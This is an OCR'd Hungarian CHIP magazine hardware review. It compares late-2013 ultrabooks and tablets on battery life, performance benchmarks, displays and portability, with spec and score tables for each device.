Az érintéssel történő irányítás egyre népszerűbbé válik, köszönhetően az okostelefonoknak és táblagépeknek. Az új ultrabookok esetében is kötelező már az érintőképernyő, amire a Windows 8 kényelmes használatához szükségünk is lesz, az egér és különösen a touchpad nem ideális választás a Microsoft operációs rendszeréhez. Az Apple a notebookok esetében egyelőre nem lépett erre az útra, és továbbra is kitart a nagyméretű, üvegből készült tapipadja mellett, amellyel nagyon kényelmesen, többujjas gesztusokkal is irányítható az OS X.

Üzemidő fél nap felett

Egy ultrabook legyen ultrahordozható, ami egyben azt is jelenti, hogy egész napos munka esetén se kelljen magunkkal cipelni a tápegységet és aggódni az akkumulátor kimerülése miatt. Az Intel specifikációi legalább ötórás üzemidőt írnak elő, de a legtöbb tesztelt gép ennél jóval többre képes. Ennek egyik oka éppen az új Haswell processzor, amely az Ivy Bridge-hez hasonlóan 22 nm-es technológiával készül és 3D-s tranzisztorokat használ, de architektúráját tovább finomították a még nagyobb energiahatékonyság érdekében. Az eljárás pedig sikeres volt, a legújabb 13,3"-os Macbook Air például négy wattal fogyaszt kevesebbet nyugalmi állapotban, mint elődje. Egy 54,3 Wh-s akkumulátorral így egyszerű irodai munkára használva több mint 12 órán keresztül működőképes marad, amivel abszolút rekorder a kategóriában. A különlegesen jó eredményhez persze a hardver és a szoftver tökéletes összehangolása is szükséges volt. Nem panaszkodhatnak a Windows 8 felhasználói sem: a Sony VAIO Pro 13 és a Samsung Ativ Book 9 is sokáig bírja egy feltöltéssel, egyszerű szövegszerkesztésnél üzemidejük túllépi a 10 órás határt.

Az Intelnek sikerült a CPU több részegységét is optimalizálni, de a legnagyobb energiát a grafikus alrendszerbe fektették. A filmlejátszás alatt mért üzemidő rengeteget javult: például a Macbook Air esetében a tavalyi modell már másfél óra után megadta magát, míg a jelenlegi változat 12 órán át bírta ezt a terhelést. A versenytársak túlnyomó része is 5-7 órán keresztül üzemképes maradt.

A fogyasztás többek között a processzor órajelétől és a feszültségtől is függ, illetve attól is, hogy a grafikus feladatokért az integrált GPU vagy egy dedikált chip felel. Az utóbbi csak a nagyobb modellekbe fért el, ahol elég hely marad a nagyobb teljesítményű hűtés számára. A legnagyobb grafikus teljesítménnyel így az Acer Aspire V7 és a benne található GeForce GT750M dicsekedhet, ami 6289 pontot ért el a 3DMark Cloud tesztjében. Ugyanakkor a rendszer fogyasztása csúcsjáraton eléri a 92 wattot – az elfogadhatónak ítélt 5,5 órás üzemidő játékok alatt kizárólag az 53,4 Wh-s akkumulátornak köszönhető. Ebből is egyértelműen látszik, hogy a sebességért a fogyasztással kell fizetnünk.

Általános felhasználás során egyetlen ultrabook sem használja ki maximálisan processzora képességeit. Ha ezt tennék, a CPU villámgyorsan felforrósodna – még mielőtt ez megtörténik, a rendszer automatikusan alacsonyabb sebességre kapcsol. Egyes modelleknél ez annyira feltűnő, hogy a programok sebességén is észrevehető, főleg, amikor később sem gyorsul vissza a gép eredeti sebességére. Ezt a hibajelenséget a gyártók BIOS-frissítéssel orvosolhatják.

Sajnos a tápegységekre nem minden gyártó fordít elég figyelmet. Az Acer például a V7 esetében egy közel fél kilogrammos téglát ad, hogy kielégítse a gép teljesítményigényét, ráadásul ennek csatlakozója jócskán ki is áll a készülékből, könnyű beleakadni. Az Apple már évek óta a legelegánsabb megoldással rendelkezik egy mágneses csatlakozó képében, maga a töltőegység pedig mindössze 200 grammos. Jópofa megoldás a Sony már említett, WLAN-adapterrel kombinált töltője, amiről a hálózati egység el is távolítható.

A TESZTLABORBÓL

Akku és hordozhatóság

Az Intel specifikációi szerint egy ultrabooknak legalább ötórás üzemidőre van szüksége, de a gyakorlatban nyolc órára van szükség ahhoz, hogy valóban mobilnak nevezhessünk egy készüléket.

Kapacitás és üzemidő

Hasonló akkumulátorokkal (pl. 54 Wh-s) rendelkező gépeknél az üzemidő alapvetően a processzor sebességétől és a felbontástól függ. A dedikált GPU-k jóval többet fogyasztanak.

FOGYASZTÁS NYUGALMI ÁLLAPOTBAN

ÜZEMIDŐ SZÖVEGSZERKESZTÉS KÖZBEN

Hordozhatóság

Ahhoz, hogy egy noteszgép jól hordozható legyen, tömege nem lehet több 2 kilogrammnál, üzemideje pedig átlagos terhelésnél haladja meg a nyolc órát.

ULTRABOOK/TÖLTŐ TÖMEGE

Az Acernél több portot is csak egy adapter segítségével érhetünk el, hiszen a vékony házon alig van hely a kivezetéseknek

Az ultrabookokban használt akkumulátorok laposak, és speciális alakjukkal minden rendelkezésre álló helyet kihasználnak

Ultrabookok 14 hüvelykig

	SONY VAIO PRO 13 SVP	ACER ASPIRE S7	SAMSUNG ATIV BOOK 9 PLUS	MACBOOK AIR, 13,3 COL	MACBOOK AIR, 11,6 COL	LENOVO IDEAPAD U330 TOUCH
Hely	1	2	3	4	5	6
Összpontszám	**91,1**	**88,5**	**85,1**	**82,3**	**80,7**	**75,3**
Teljesítmény (15%)	**86**	**97**	**93**	**87**	**87**	**90**
Hordozhatóság (30%)	**100**	**85**	**88**	**91**	**100**	**67**
Szolgáltatások (15%)	**100**	**95**	**70**	**61**	**59**	**99**
Ergonómia (20%)	**89**	**100**	**89**	**87**	**81**	**76**
Kijelző (20%)	**77**	**71**	**82**	**77**	**63**	**58**
MŰSZAKI ADATOK						
Méretek	322×215×14,3-18,9 mm	321×222×14,6-14,9 mm	320×222×14,6-15,8 mm	325×227×13,2-18,3 mm	300×192×13,2-18 mm	322×224×21-23 mm
Tömeg (készülék/töltő)	1,1kg/290 g	1,3 kg/205 g	1,4 kg/305 g	1,4 kg/205 g	1,1 kg/205 g	1,7 kg/305 g
CPU	Core i7-4500U (1,80 GHz)	Core i7-4500U (1,80 GHz)	Core i5-4200U (1,60 GHz)	Core i5-4250U (1,30 GHz)	Core i5-4250U (1,30 GHz)	Core i5-4200U (1,60 GHz)
GPU	Intel HD 4400	Intel HD 4400	Intel HD 4400	Intel HD 5000	Intel HD 5000	Intel HD 4400
RAM (beépített/max.)	8/8 GB	8/8 GB	4/4 GB	4/4 GB	4/4 GB	8/8 GB
Kijelző	13,3", IPS panel	13,3", IPS panel	13,3", IPS panel	13,3",TN panel	11,6", TN panel	13,3", TN panel
Felbontás	1920×1080 pixel	2560×1440 pixel	3200×1800 pixel	1440×900 pixel	1366×768 pixel	1366×768 pixel
Háttértár	SSD, 512 GB	SSD, 256 GB	SSD, 128 GB	SSD, 128GB	SSD, 128GB	HDD, 500 GB
Videokimenetek	miniVGA, HDMI	miniDP, HDMI	miniVGA, microHDMI	miniDP	miniDP	HDMI
Adatkimenetek	2×USB 3.0	2×USB 3.0	2×USB 3.0	2×USB 3.0, Thunderbolt	2×USB 3.0, Thunderbolt	2×USB 3.0, 1×USB 2.0
MÉRT ÉRTÉKEK						
Kijelző fényereje/kontrasztja	373 cd/m²/171:1	293 cd/m²/171:1	290 cd/m²/160:1	323 cd/m²/151:1	361 cd/m²/143:1	204 cd/m² /112:1
Üzemidő Office/videó	10:24/6:44 óra	8:28/5:52 óra	11:16/7:22 óra	12:10/12:01 óra	8:54/8:13 óra	8:12/5:11 óra
PCMark 7	4591 pont	4761 pont	4752 pont	4902 pont	4877 pont	4036 pont
3DMark (Fire/Cloud/Ice)	444/3054/18 563 pont	619/4112/17 975 pont	557/4120/33 105 pont	784/4608/37 627 pont	791/4646/41 645 pont	533/3846/21 332 pont

Ultrabookok 14 hüvelyk felett

	ACER ASPIRE V7	ASUS VIVOBOOK S551LB-CJ024H	ASUS VIVOBOOK S551LB-CJ025H	TOSHIBA SATELLITE U50T-A-100
Hely	1	2	3	4
Összpontszám	**77,5**	**77,3**	**76,9**	**76,1**
Teljesítmény (15%)	**85**	**47**	**67**	**79**
Hordozhatóság (30%)	**67**	**94**	**86**	**87**
Szolgáltatások (15%)	**100**	**99**	**99**	**86**
Ergonómia (20%)	**57**	**82**	**76**	**78**
Kijelző (20%)	**91**	**54**	**55**	**48**
MŰSZAKI ADATOK				
Méretek	382×256×25,4-25,6 mm	380×258×24,4-26,2 mm	380×258×24,4-26,2 mm	378×250×24-25 mm
Tömeg (készülék/töltő)	2,3 kg/495 g	2,5 kg/235 g	2,5 kg/235 g	2,3 kg/325 g
CPU	Core i7-4500U (1,80 GHz)	Core i3-4010U (1,70 GHz)	Core i5-4200U (1,60 GHz)	Core i5-4200U (1,60 GHz)
GPU	nVidia GeForce GT 750M	nVidia GeForce GT 740M	nVidia GeForce GT 740M	Intel HD 4400
RAM (beépített/max.)	8/12 GB	8/12 GB	8/12 GB	4/16 GB
Kijelző	15,6", IPS panel	15,6", TN panel	15,6", TN panel	15,6", TN panel
Felbontás	1920×1080 pixel	1366×768 pixel	1366×768 pixel	1366×768 pixel
Háttértár	HDD+SSD, 500+24GB	HDD, 500 GB	HDD, 500 GB	HDD+SSD, 750+32GB
Videokimenetek	miniDP, HDMI	HDMI	HDMI	HDMI
Adatkimenetek	1×USB 3.0, 2×USB 2.0	2×USB 3.0, 1×USB 2.0	2×USB 3.0, 1×USB 2.0	1×USB 3.0, 2×USB 2.0
MÉRT ÉRTÉKEK				
Kijelző fényereje/kontrasztja	292 cd/m2 /187:1	188cd/m2/136:1	182 cd/m2 /144:1	158cd/m2/120:1
Üzemidő Office/videó	6:25/5:32 óra	9:05/6:45 óra	7:56/6:37 óra	8:24/6:15 óra
PCMark 7	3787 pont	1983 pont	2943 pont	4010 pont
3DMark (Fire/Cloud/Ice)	1509/6289/41 981 pont	950/4146/14 692 pont	927/4795/49 124 pont	479/3584/30 130 pont

CHIP Összegzés

Tesztünk győztese a kisebb méretű kijelzővel rendelkező ultrabookok között a Sony VAIO Pro 13 lett, köszönhetően tudásának és nagyon jó hordozhatóságának. A Macbook Air kiválóan hordozható, és remek választás annak, akinek elég a 11,6"-os kijező nyújtotta munkafelület. A nagyobb méretű, 14" feletti kategóriában az Acer Aspire V7 érdemelte ki az első helyet vékony kialakításának és nagy teljesítményének köszönhetően. Nem sokkal maradnak el tőle az Asus VivoBookjai sem, amelyeket érdemes SSD-vel bővíteni. Az Aspire V7 tesztünk egyetlen olyan szereplője, amely némi korlátozással játékra is alkalmas, és ehhez még kijelzője is nagyon jó minőségű – a nagy teljesítményért viszont az üzemidővel fizetünk.

CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0) KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100)

A legújabb táblagépek tesztje

Szebbek, vékonyabbak és gyorsabbak – a táblagépek rengeteget fejlődtek az elmúlt évben. Mi most a legújabb generációból segítünk kiválasztani a legjobbat.

Markus Mandau/Rosta Gábor

Ha valamelyik olvasónk nem tudná, hogy mit kezdjen a karácsonyi bónuszával vagy az ajándékba kapott pénzzel, nekünk van egy jó tippünk: vásároljon táblagépet! Erre kiváló a mostani időszak, hiszen a gyártók az ünnepek előtt rengeteg nagyon jó modellt jelentettek be, amelyek mostanra hazánkba is megérkeztek. Ezek az új gépek szinte kivétel nélkül jobbak elődeiknél, hiszen a folyamatosan fejlődő processzoroknak, kijelzőknek és akkumulátoroknak köszönhetően gyorsabbak, könnyebbek és munkabíróbbak lettek.

Az eddigi legjobb generáció

A vásárlókat hatalmas választék várja, így mindenki megtalálhatja azt a készüléket, ami a legjobban megfelel majd igényeinek. A képernyőméreteket illetően 7, 8, 9 és 10 colos tabletek között válogathatunk, 4:3-as, 16:10-es vagy 16:9-es képaránnyal. Ezenkívül még négyféle operációs rendszer és processzorplatform is növeli a választási lehetőséget. Tesztünkben most a 13 legérdekesebb új táblagépet mutatjuk be. Elemzésünkből kiderül, hogy melyiknek mik az erősségei és a gyengeségei, és hogy milyen felhasználásra felel meg a legjobban.

A tabletek piacán még mindig az Apple termékei számítanak az etalonnak, de az androidos készülékek egyre jobban zárkóznak fel hozzájuk, a Samsung és az LG a Galaxy Note 10.1-gyel, illetve a G Paddel már szinte egyenértékű tudást kínál. Ráadásul az Android előnye, hogy az olyan kedvező árú készülékeken is kiváló élményt nyújt, mint a Nexus 7. Magyarországon csak kerülő úton, de azért beszerezhető az Amazon Kindle Fire gépeinek új HDX családja is, amely kiváló ár-érték aránnyal rendelkezik, és hozzáférést kínál a világ legnagyobb könyvesboltjához is. Végül, de nem utolsósorban versenyben van még a Microsoft is, a Surface nagyobb teljesítményű második generációjával.

Egyre gyorsabb CPU-k

Az új generációs processzorok sokat gyorsultak, de még nem érik el a Surface 2 Pro tabletben használt, noteszgépekhez fejlesztett CPU-k sebességét. A rendszerek között az Android és az iOS a népszerű.

A választás során az első kérdés, amit fel kell tennünk magunknak, a következő: mekkora teljesítményre van szükségünk? A böngészés, levelezés, könyvolvasás a mai gépeknek már meg sem kottyan, az olyan gyermekbetegségek, mint például az akadozó működés, már a múlté, így a különösen erős hardverre biztos nem lesz szükségünk. A nagy felbontású kijelzők esetében, amilyen az iPadé is, fontos a grafikus processzor teljesítménye, ha szeretnénk, hogy a játékok is megfelelő sebességgel fussanak. Akik a táblagépet PC-jük kiterjesztéseként szeretnék használni, azok a CPU képességeire figyeljenek. Ebből a szempontból a Microsoft Surface 2 Próba épített Haswell processzor verhetetlen, valamennyi tesztünkben az első helyre került. Ezen nincs mit csodálkozni, hiszen ez a CPU valójában ultrabookokba és noteszgépekbe való. Az Atom SoC új, Bay Trail generációjának (Asus Transformer Book T100TA) teljesítménye is elfogadható, ráadásul ebbe egy erős, az Ivy Bridge CPU-kból származó grafikus chip került. Az előző, Clover Trail/Clover Trail+ generáció (MemoPad 10 FHD) azonban ezen a téren nem teljesít jól a gyengébb PowerVR SGX GPU miatt.

A Bay Traillel az Intel már komoly konkurenciát jelent a mobilpiacon eddig versenytárs nélküli ARM-architektúrának, még akkor is, ha tesztünk 13 szereplője közül tízben még ilyen SoC-ket találunk az Apple, az Nvidia, a Qualcomm és a MediaTek gyártásában. Az Intel a számítási teljesítményben meglévő előnyéből adott fel azért, hogy chipjei energiatakarékosabbak legyenek, miközben az ilyen téren előnyből induló ARM processzoroknál a sebesség területén történt előrelépés. A platformok közötti különbségek láthatóak a jobb oldali táblázatban, például a grafikus teljesítményt mérő 3DMark adta pontszámokon. Vegyük figyelembe, hogy bizonyos gyártók, így például a Samsung is, elkezdte „optimalizálni" termékeit az ismertebb mérőprogramokra – azaz, ha detektálják, hogy ilyet futtatunk, megemelik a processzor órajelét vagy kikapcsolják az energiatakarékossági funkciókat. Az mindenesetre látszik, még a leggyorsabb ARM-alapú CPU-k, vagyis a Snapdragon 800 és az Apple A7 is jóval lassabbak, mint az Intel egyik leglassabb Core iX-es terméke, de a Bay Trail teljesítményét már elérik. Nagy azonban a különbség a felső kategória és a négymagos, de gyenge MediaTek SoC között, amelyeket elsősorban az olyan olcsó táblagépekben találunk meg, mint a Lenovo Yoga 10 vagy az Asus MemoPad 7 HD. Összességében az ARM család bajnoka az Apple, de a Snapdragon 800 és a Tegra 4 is erős versenytárs, különösen, ami a grafikus képességeket illeti.

Operációs rendszerek és boltok

Aki táblagépet vesz, az egyben el is kötelezi magát az adott operációs rendszerhez tartozó platform mellett. A választásban ismét szerepet játszik a felhasználás módja: aki egy normál PC-hez hasonló használhatóságra vágyik, az a Windows-alapú táblagépekkel vagy egy androidos eszközzel jár a legjobban. Mindkét operációs rendszer teljes hozzáférést kínál a fájlrendszerhez, minden szempontból testre szabható, és ennél is fontosabb, hogy mindkettő lehetőséget ad több felhasználói fiók létrehozására, az ismeretlen fájlformátumok kezelése pedig könnyen megoldható.

Az Apple iOS és az Amazon Android 4.2.2-re épülő Fire OS-e a táblagépekből mindentudó médialejátszót farag. Ennek és a rendkívül kényelmes kezelhetőségnek köszönhetően az Apple gépei kiválóan használhatóak. Vegyük még ehhez hozzá az óriási árukínálattal rendelkező iTunes Store-t, amiben az alkalmazások mellett zene, olvasnivaló és film is megtalálható. Az Amazon kínálata szintén hatalmas, magyar tartalomra azonban itt nem nagyon számíthatunk. A Google Play ezzel összehasonlítva kicsit elmaradott, ráadásul Magyarországon a filmek és az újságok nem is elérhetőek. Mindezekhez képest →

Sebességkülönbségek

A böngészési képességeket mérő tesztekből az derül ki, hogy milyen jó az együttműködés a böngésző, az OS és a hardver között. A 3DMark és a GFX Bench a grafikus teljesítményt méri.


Táblagép	SoC (CPU)	Teljesítmény	Peacekeeper 2 (pont)	BrowserMark 2 (pont)	SunSpider (ms)	3DMark Test 1 (fps)	GFX Bench Egypt offscreen (fps)	GFX Bench Egypt onscreen (fps)
Surface 2 Pro	Intel Core i5-4200U	100	2329	4099	105	248	–*	–*
Apple iPadAir	Apple A7	89	1854	3593	377	103	63	49
Apple iPad mini Retina	Apple A7	88	1725	3411	408	103	63	49
Samsung Galaxy Note 10.1 2014	Qualcomm Snapdragon 800	82	937	2984	604	74	66	44
Kindle Fire HDX7	Qualcomm Snapdragon 800	81	899	1793	698	84	59	58
Surface 2	nVidia Tegra 4	81	768	2938	387	88	–*	–*
AsusTransformer BookT100TA	Intel Atom Z3740	80	698	2753	421	72	–*	–*
Kindle Fire HDX 8.9	Qualcomm Snapdragon 800	77	881	1832	681	59	51	39
Nexus 7 2013	Qualcomm Snapdragon APQ8064	73	558	1845	117	55	40	40
LG G Pad 8.3	Qualcomm Snapdragon 600	73	697	2371	956	48	34	35
Asus MemoPad FHD10	Intel Atom Z2560	69	663	1973	1053	26	26	26
Asus MemoPad 7	MediaTek MTK8125	62	563	1775	1566	13	10	14
Lenovo Yoga Tablet10	MediaTek MTK8125	61	563	1996	1682	4	10	13

*teszt nem futtatható

CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0) KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100)

Operációs rendszerek áttekintése

Az Androidnál és az iOS-nél gyorsan elérjük a fontos funkciókat az eszközsáv segítségével 1. Az Android a 4.4-es verzióban tovább komolyodott, felülete letisztult 2. Az Amazon Fire OS-nél 3 a nyitott alkalmazások között időnként nehéz eligazodni. A Windows 8.1 4 esetében a csempék közül még több fontos program hiányzik, a klasszikus Asztalt nem tudjuk kikerülni a napi használat során.



a Windows Marketplace még gyerekcipőben jár, hiszen könyvek egyáltalán nincsenek, és az alkalmazások kínálata is messze elmarad az App Store vagy a Play Áruház választékától. Rossz hír ez a Surface táblagépnek, amire csak innen szerezhetünk alkalmazást. Az Amazon App Store-jára is ráfér még a fejlesztés. Az alkalmazásokat illetően továbbra is az Apple-é az elsőbbség, de már a Play Áruház sincs messze lemaradva tőle. A Windows 8.1 esetében a kínálattal nincs probléma, viszont a szoftverek nagy része még a régi Asztalra készült, ez pedig ujjal csak nehézkesen kezelhető..

Hiába van nekünk a legjobb operációs rendszerünk és a leggyorsabb hardverünk, ha a kijelző csapnivaló. Szerencsére ezen a területen nem volt okunk panaszra, kizárólag az olcsó MemoPad 7 HD és Yoga 10 kapott alacsonyabb felbontású, 1280×800 pixeles panelt, egyébként még a kisebb, 7"-os méretben is az 1920×1200 pixel vált általánossá. A drága, 10 colos kategóriában ennél is nagyobb felbontásokkal találkozhatunk: az Apple 2048×1536, a Samsung pedig 2560×1600 pixeles panelt használ. Általánosságban elmondható, hogy minél magasabb a pixelsűrűség, annál élesebbek lesznek a képernyőn megjelenő karakterek és képek, ami különösen böngészés közben kíméli szemünket. A filmek ugyanakkor jól néznek ki alacsonyabb felbontáson is. Persze nem a pixelsűrűség az egyetlen szempont, amikor a képernyők minőségéről beszélünk! Az iPad Mini például az iPad Airrel összehasonlítva ezen a téren jobban áll – a kijelző kontrasztja azonban az utóbbi modellnél magasabb. Hasonló eltérést tapasztaltunk a két Amazon Fire között. Egy esetben a jó értékek mögött valójában elég gyenge vizuális teljesítmény áll: a Yoga esetében a Lenovo élsimítással próbált az alacsony felbontáson javítani, ami a mozgóképeknél ugyan segít, de az operációs rendszer képét elmossa, hiába lenne amúgy a panelnek jó fényereje és kontrasztja.

Hosszabb üzemidők

Örömhír, hogy a 3-4 órás üzemidők már múlt időnek számítanak, a mai táblagépek nagy része egy egész napot is kibír töltés nélkül. A Yoga például közel 12 órán át volt képes egy videó lejátszására, ami új rekordot jelent. Ehhez persze nagy kapacitású akkumulátorra van szükség, ami a kihajtható lábba került (lásd jobbra). A 32,5 Wh-s kapacitást csak a Surface 2 Pro és az iPad Air áramforrása szárnyalja túl. Az utóbbinál hátrány, hogy a töltés akkora áramot igényel, amit egy normál USB port már nem tud biztosítani, így az iPad PC-ről nem tölthető. Ugyanez igaz a két Surface-re és a MemoPad 7 HD-re is.

A méreteket illetően a 2014-es modellek tovább fogytak, és karcsúbbak és könnyebbek is elődeiknél. Az iPad Air például mindössze 7,5 mm vastag és 430 gramm tömegű, annak ellenére, hogy egy teljes értékű 10 colos modellről van szó. A 7-8 colos gépek már annak a határán mozognak, ahol a kijelzők és az akkumulátorok nem vékonyíthatóak tovább. A Surface 2 Pro az egyetlen, amely kilóg a sorból, hiszen erős hardvere komoly házat és hűtést is igényel, de ennek ellenére kényelmesen kézben tartható, és ventilátorának hangja sem zavaró.

Ha többet szeretnénk táblagépünktől, mint böngészést, filmnézést, zenehallgatást, akkor figyeljünk oda a bővítési lehetőségekre is. Ezen a területen a Windowsra épülő eszközöké az elsőbbség, hiszen vagy eleve billentyűzettel érkeznek (Transformer Book, Surface 2 Pro), vagy nagyon könnyen csatlakoztatható hozzájuk egy ilyen tok (Surface 2). A Samsung Galaxy Note sorozata és a Surface 2 Pro tollal is kezelhető, ami grafikusoknak nagyon hasznos. Az USB host szolgáltatás akkor jön jól, ha külső tárolót, azaz pendrive-ot vagy külső merevlemezt kell csatlakoztatnunk és annak tartalmát beolvasnunk. A Microsoft gépeivel ez gyerekjáték, és a legtöbb androidos készüléknél sem okoz ez gondot. Ez az a terület, ahol az Apple zárt rendszerével még komoly lemaradásban van. →

Remek szolgáltatások

Az SoC mellett a kijelző és az akkumulátor az, amin a gyártók az utóbbi időben a legtöbbet fejlesztettek. Egyes táblagépeknél vezeték nélküli töltőt vagy billentyűzetet is kapunk.

Ultra HD kijelzők gyönyörű színekkel

Egy UHD-s kijelzőn, mint például az iPad mini Retináén **1** a karakterek élesek és jól olvashatóak, ezzel a MemoPad 7 1280×800-as képernyője **2** nem versenyképes. Az Apple kijelző színvisszaadása viszont csak átlagos, a többiek jobb eredményt értek el.

1

2

A SZABVÁNYOS SRGB SZÍNTÉR LEFEDETTSÉGE

Filmnézésre és böngészésre

A kihajtható lábba rejtett, nagykapacitású akkumulátornak köszönhetően a Lenovo Yoga rekordot döntött az üzemidő tekintetében. A másik kitartó gép a Surface 2, mindketten tovább bírták, mint a kis kijelzős gépek, annak ellenére, hogy azok kevesebbet fogyasztanak.


ÜZEMIDŐ VIDEOLEJÁTSZÁS SORÁN (ÓRÁBAN)

Egyedi kiegészítők

Több kiegészítő is nagyon hasznos: a Transformer Bookhoz az Asus egy billentyűzetes dokkolót mellékel **1**, a Nexus 7 2013-at pedig vezeték nélkül tölthetjük. A Google hamarosan egy vezeték nélküli töltőt **2** is piacra dob hozzá, de ennek ára egyelőre nem ismert.

1

2



megújultunk

MOTORREVÜ

www.motorrevu.hu

Keresse az újságárusoknál!

Így teszteltük az új tableteket


Rengeteg mérést végzünk, és a kijelző vagy az üzemidő tesztelésén túl a kényelmes használhatóságra is nagy hangsúlyt helyezünk

50 % **Kezelhetőség (50 százalék)** Ebben a kategóriában azt értékeltük, hogy mennyire egyszerű használni a táblagépet és a rajta futó operációs rendszert. Ellenőriztük a támogatott fájlformátumokat és az alapértelmezett böngésző tudását is.

20 % **Kijelző (20 százalék)** A kijelző kontrasztját a sakktáblára emlékeztető ANSI szabványú méréssel vizsgáltuk. A nagy felbontás és az alacsony fényvisszaverés pluszpontokat ért.

20 % **Hordozhatóság (20 százalék)** Minden gépnél megmértük, hogy egy feltöltéssel hány órán át böngészhetünk, illetve hány órán át nézhetünk filmet.

10 % **Szolgáltatások (10 százalék)** Itt a memória méretét, a portokat és a különféle érzékelők meglétét vizsgáltuk.



A CHIP nemzetközi tesztlaborjában egy 180 fokos látószögű kamerával vizsgálják a kijelző képességeit, így kontrasztját, színvisszaadását és betekintési szögét is (a képen jobbra lent)

A tesztelt táblagépek

CHIP Tesztgyőztes

CHIP Legjobb vétel

	APPLE IPAD MINI RETINA	APPLE IPAD AIR	GOOGLE NEXUS 7 2013	GALAXY NOTE 10.1 2014	LENOVO YOGA TABLET 10	ASUS MEMO PAD FHD 10
	1.	2.	3.	4.	5.	6.
Tájékoztató ár	120–250 000 Ft	150–280 000 Ft	85–124 000 Ft	144–230 000 Ft	100–140 000 Ft	100–140 000 Ft
Összpontszám	94,8	93,4	88,7	87,3	83,9	83,7
Kezelés (50%)	98	100	85	87	81	84
Kijelző (20%)	94	97	91	98	93	90
Hordozhatóság (20%)	89	74	100	72	85	79
Szolgáltatások (10%)	92	92	80	98	78	79
MŰSZAKI ADATOK						
Operációs rendszer	iOS 7.0.3	iOS 7.0.3	Android 4.3	Android 4.3	Android 4.2.2	Android 4.2.2
CPU (magok×frekvencia)	2×1300 MHz	2×1400 MHz	4×1500 MHz	4×2300 MHz	4×1200 MHz	2×1600 MHz
RAM	1 GB	1 GB	2 GB	3 GB	1 GB	2 GB
Háttértár	16–128 GB	16–128 GB	16–32 GB	16–32 GB	16–32 GB	16–32 GB
WLAN/mobilnet	■/■	■/■	■/■	■/■	■/■	■/□
Kijelző mérete	7,9 col	9,7 col	7 col	10,1 col	10 col	10,1 col
Kijelző felbontása	2048×1536 pixel	2048×1536 pixel	1920×1200 pixel	2560×1600 pixel	1280×800 pixel	1920×1200 pixel
Pixelsűrűség	324 ppi	264 ppi	323 ppi	299 ppi	151 ppi	224 ppi
Képarány	4:3	4:3	16:10	16:10	16:10	16:10
Kamera (hátul)	5 megapixel	5 megapixel	5 megapixel	8 megapixel	4,9 megapixel	5 megapixel
Kamera (elöl)	1,2 megapixel	1,2 megapixel	0,8 megapixel	2,1 megapixel	1,6 megapixel	1,2 megapixel
